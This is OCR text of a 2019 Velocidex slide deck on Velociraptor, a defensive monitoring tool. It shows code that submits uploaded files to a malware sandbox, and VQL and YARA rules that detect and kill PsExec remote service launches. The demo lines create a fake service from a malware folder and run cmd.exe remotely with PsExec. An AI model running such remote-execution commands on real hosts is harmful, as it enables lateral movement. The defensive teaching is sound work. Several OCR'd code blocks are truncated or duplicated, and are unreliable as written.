Connect to Velociraptor API

```python
def submit_file(filename):
    joe = jbxapi.JoeSandbox(apikey=KEY, accept_tac=True)
    with open(filename, "rb") as f:
        return (joe.submit_sample(f))
```

Function to submit file to online sandbox

```python
def run(config):
    creds = grpc.ssl_channel_credentials(
        root_certificates=config["ca_certificate"].encode("utf8"),
        private_key=config["client_private_key"].encode("utf8"),
        certificate_chain=config["client_cert"].encode("utf8"))
    options = (('grpc.ssl_target_name_override', "VelociraptorServer",),)

    with grpc.secure_channel(config["api_connection_string"],
                             creds, options) as channel:
        stub = api_pb2_grpc.APIStub(channel)
        request = api_pb2.VQLCollectorArgs(
            Query=[api_pb2.VQLRequest(
                VQL="""SELECT ClientId, Timestamp, UploadName,
                          file_store(path=VFSPath) AS Path
                   FROM watch_monitoring(artifact='System.Upload.Completion')""",
            )])

        for response in stub.Query(request):
            for row in json.loads(response.Response):
                for path in row["Path"]:
                    result = submit_file(path)
                    print("%s: Submited %s for %s (%s)" % (
                        row["Timestamp"],
                        row["ClientId"],
                        row["UploadName"],
                        result["submission_id"]))
```

Connect to Velociraptor API

Monitors files uploaded to server

```python
def submit_file(filename):
    joe = jbxapi.JoeSandbox(apikey=KEY, accept_tac=True)
    with open(filename, "rb") as f:
        return (joe.submit_sample(f))
```

Function to submit file to online sandbox

```python
def run(config):
    creds = grpc.ssl_channel_credentials(
        root_certificates=config["ca_certificate"].encode("utf8"),
        private_key=config["client_private_key"].encode("utf8"),
        certificate_chain=config["client_cert"].encode("utf8"))
    options = (('grpc.ssl_target_name_override', "VelociraptorServer",),)

    with grpc.secure_channel(config["api_connection_string"],
                             creds, options) as channel:
        stub = api_pb2_grpc.APIStub(channel)
        request = api_pb2.VQLCollectorArgs(
            Query=[api_pb2.VQLRequest(
                VQL="""SELECT ClientId, Timestamp, UploadName,
                          file_store(path=VFSPath) AS Path
                   FROM watch_monitoring(artifact='System.Upload.Completion')""",
            )])
```

Connect to Velociraptor API

Monitors files uploaded to server

```python
        for response in stub.Query(request):
            for row in json.loads(response.Response):
                for path in row["Path"]:
                    result = submit_file(path)
                    print("%s: Submited %s for %s (%s)" % (
                        row["Timestamp"],
                        row["ClientId"],
                        row["UploadName"],
                        result["submission_id"]))
```

Submit each uploaded file to online sandbbox

```
F:\bin\malware>sc create fake binpath="f:\bin\malware\printsrv32.exe"
[SC] CreateService SUCCESS
```

```
F:\bin\malware>sc create fake binpath="f:\bin\malware\printsrv32.exe"
[SC] CreateService SUCCESS
```

Event triggers the action


```
(Dev3) 130 mic@DevBox:~/projects/joe_sandbox$ python submitter.py
1564080817: Submited C.55bfdb9f660d1172 for f:\bin\malware\printsrv32.exe (1053242)
```

```
F:\bin\malware>sc create fake binpath="f:\bin\malware\printsrv32.exe"
[SC] CreateService SUCCESS
```


Event triggers the action

```
jects/joe_sandbox$ python submitter.py
db9f660d1172 for f:\bin\malware\printsrv32.exe (1053242)
```

Which submits the executable



Turn monitoring into responding



Scenario: Block PsExec remoting

© Velocidex Enterprises 2019 / www.velocidex.com

psexec

Server.Alerts.PsExec

Windows.Detection.PsexecService

Windows.Detection.PsexecService.Kill

yaraRule

```
wide nocase ascii: psexec
```

Source

```
LET file_scan = SELECT  Name AS ServiceName,
       PathName, File.ModTime AS Modified,
       File.Size AS FileSize,
       String.Offset AS StringOffset,
       String.HexData AS StringContext,
       now() AS Timestamp,
       ServiceType, PID,
       {
          SELECT Name, ExecutablePath, CommandLine
          FROM pslist() WHERE ParentProcessID = PID
          LIMIT 2
       } AS ChildProcess
FROM yara(rules=yaraRule, files=PathName)
WHERE Rule
LET service_creation = SELECT Parse,
    Parse.TargetInstance.Name AS Name,
    Parse.TargetInstance.PathName As PathName,
    Parse.TargetInstance.ServiceType As ServiceType,
    Parse.TargetInstance.ProcessId AS PID
FROM wmi_events(
   query="SELECT * FROM __InstanceCreationEvent WITHIN 1 WHERE TargetInstance ISA 'Win32_Service'",
   wait=5000000,
   namespace="ROOT/CIMV2")
SELECT * FROM foreach(
  row=service_creation,
  query=file_scan)


```

© Velocidex Enterprises 2019 / www.velocidex.com

psexec

Server.Alerts.PsExec

Windows.Detection.PsexecService

Windows.Detection.PsexecService.Kill

yaraRule

wide nocase ascii: psexec

Source

```
1 LET file_scan = SELECT  Name AS ServiceName,
2        PathName, File.ModTime AS Modified,
3        File.Size AS FileSize,
4        String.Offset AS StringOffset,
                                  tringContext,


                                  cutablePath, CommandLine
                                  ERE ParentProcessID = PID


                                  files=PathName)

                                  ECT Parse,
                                  ame AS Name,
                                  athName As PathName,
                                  erviceType As ServiceType,
                                  rocessId AS PID

                                  InstanceCreationEvent WITHIN 1 WHERE TargetInstance ISA 'Win32_Service'",
```

Windows.Detection.PsexecService.Kill

Type: client_event

Psexec can launch a service remotely. This artifact implements a client side response plan whereby all the child processes of the service are killed.

NOTE: There is an inherent race between detection and response. If the psexec is very quick we will miss it.

Parameters

Name	Default
yaraRule	wide nocase ascii: psexec

Source

```
1 SELECT * FROM foreach(
2   row={ SELECT * FROM Artifact.Windows.Detection.PsexecService() },
3   query={
4      SELECT ServiceName, PathName, Modified, FileSize, Timestamp,
5             ServiceType, ChildProcess, Stdout, Stderr FROM execve(
6       argv=["taskkill", "/PID", PID, "/T", "/F"])
7 })
8
9
```

© Velocidex Enterprises 2019 / www.velocidex.com

psexec

Server.Alerts.PsExec

Windows.Detection.PsexecService

Windows.Detection.PsexecService.Kill

```
F:\>bin\PsExec.exe -r foobar -s "cmd.exe" /c sleep 60

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com


cmd.exe exited on TESTCOMPUTER with error code 1.
```

Windows.Detection

Type: client_event

Psexec can launch a service remotely. T
of the service are killed.

NOTE: There is an inherent race betwee

Parameters

Name	Default
yaraRule	wide nocase ascii: psexec

Source

```
1 SELECT * FROM foreach(
2   row={ SELECT * FROM Artifact.Windows.Detection.PsexecService() },
3   query={
4      SELECT ServiceName, PathName, Modified, FileSize, Timestamp,
5             ServiceType, ChildProcess, Stdout, Stderr FROM execve(
6        argv=["taskkill", "/PID", PID, "/T", "/F"])
7 })
8
9
```

yaraRule wide nocase ascii: psexec

```
ECT Parse,
ame AS Name,
athName As PathName,
erviceType As ServiceType,
rocessId AS PID

InstanceCreationEvent WITHIN 1 WHERE TargetInstance ISA 'Win32_Service'",
```

© Velocidex Enterprises 2019 / www.velocidex.com

psexec

Server.Alerts.PsExec

Windows.Detection.PsexecService

Windows.Detection.PsexecService.Kill

```
F:\>bin\PsExec.exe -r foobar -s "cmd.exe" /c sleep 60

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com


cmd.exe exited on TESTCOMPUTER with error code 1.
```

Windows.Detection

Type: client_event

Psexec can launch a service remotely. T
of the service are killed.

NOTE: There is an inherent race betwee

Parameters

Name	Default
yaraRule	wide nocase ascii: psexec

Source

```
1 SELECT * FROM foreach(
2   row={ SELECT * FROM Artifact.Windows.Detection.PsexecService() },
3   query={
4      SELECT ServiceName, PathName, Modified, FileSize, Timestamp,
5             ServiceType, ChildProcess, Stdout, Stderr FROM execve(
6        argv=["taskkill", "/PID", PID, "/T", "/F"])
7 })
8
9
```

yaraRule wide nocase ascii: psexec

```
ECT Parse,
ame AS Name,
athName As PathName,
erviceType As ServiceType,
rocessId AS PID

InstanceCreationEvent WITHIN 1 WHERE TargetInstance ISA 'Win32_Service'",
```

Note: this is a race condition

© Velocidex Enterprises 2019 / www.velocidex.com

So, what do you want to find?

© Velocidex Enterprises 2019 / www.velocidex.com

Where to from here?

Velociraptor is a work in progress - please be patient

- Our development roadmap includes:
  - Sysmon integration
  - Better presentation of results
  - Improving the user interface
  - Expanding the artefact library
  - Further documentation
  - More artefact parsers
  - A true kernel driver for Windows

© Velocidex Enterprises 2019 / www.velocidex.com

Where to from here?

Velociraptor is a work in progress - please be patient

- Our development roadmap includes:
  - Sysmon integration
  - Better presentation of results
  - Improving the user interface
  - Expanding the artefact library
  - Further documentation
  - More artefact parsers
  - A true kernel driver for Windows

© Velocidex Enterprises 2019 / www.velocidex.com

Where can you start?

- Visit www.velocidex.com for links to docs and downloads
- Download the latest release
- RTFM ☺️
- Setup a test deployment
- Send us your ideas and input
- Contribute back to the project

© Velocidex Enterprises 2019 / www.velocidex.com

Nick Klein
Director, Velocidex Enterprises
nick@velocidex.com

Director, Klein & Co.
nick@kleinco.com.au

SANS DFIR Certified Instructor

Mike Cohen
Director, Velocidex Enterprises
mike@velocidex.com

www.velocidex.com